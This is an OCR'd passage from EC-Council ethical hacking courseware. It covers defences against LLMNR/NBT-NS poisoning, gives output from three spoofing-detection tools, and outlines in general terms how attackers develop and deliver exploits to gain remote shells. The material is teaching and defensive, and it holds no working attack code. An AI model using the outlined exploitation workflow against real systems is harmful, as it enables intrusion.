


Figure 6.34: Disabling NBT-NS in Windows

Some additional countermeasures to defend against LLMNR/NBT-NS poisoning are as follows:


- Control LLMNR, NBT-NS, and mDNS traffic using host-based security tools.
- Implement SMB signing to prevent relay attacks.
- Deploy an LLMNR/NBT-NS spoofing monitoring tool.
- Monitor the host on UDP ports 5355 and 137 for LLMNR and NBT-NS traffic.
- Monitor specific event IDs such as 4697 and 7045, which can be indicators of relay attacks.
- Monitor any changes made to the DWORD registry located in **`HKLM\Software\Policies\Microsoft\Windows NT\DNSClient`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate

- Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**



Respounder

- Respounder helps security professionals to **detect rogue hosts running responder** on public Wi-Fi networks

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
C:\Users\Administrator\Downloads\VindicateTool-master\VindicateTool-master\ReleaseBinaries>VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

It appears the application is running as an elevated administrator! This is not required and isn't a good idea. Seriously.
Unable to load mDNS service (Only one usage of each socket address (protocol/network address/port) is normally permitted). Di
sabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Spoofing confidence level adjusted to Low
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Spoofing confidence level adjusted to Medium
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
```

Figure 6.35: Screenshot showing the output of Vindicate

- **Respounder**

  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.

```
[attacker@parrot]-[~/Downloads/respounder-master]
 $./respounder

                    .----------------.
                    |// RESPOUNDER //|
                    '----------------'

[eth0]     Sending probe from 10.10.1.13...     responder detected at 10.10.1.9
[attacker@parrot]-[~/Downloads/respounder-master]
 $
```

Figure 6.36: Screenshot showing output of Respounder

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **got-responded**

  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.





Figure 6.37: Screenshot showing the output of got-responded

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and Packet Storm (*https://packetstormsecurity.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**

   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.


6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit Sites

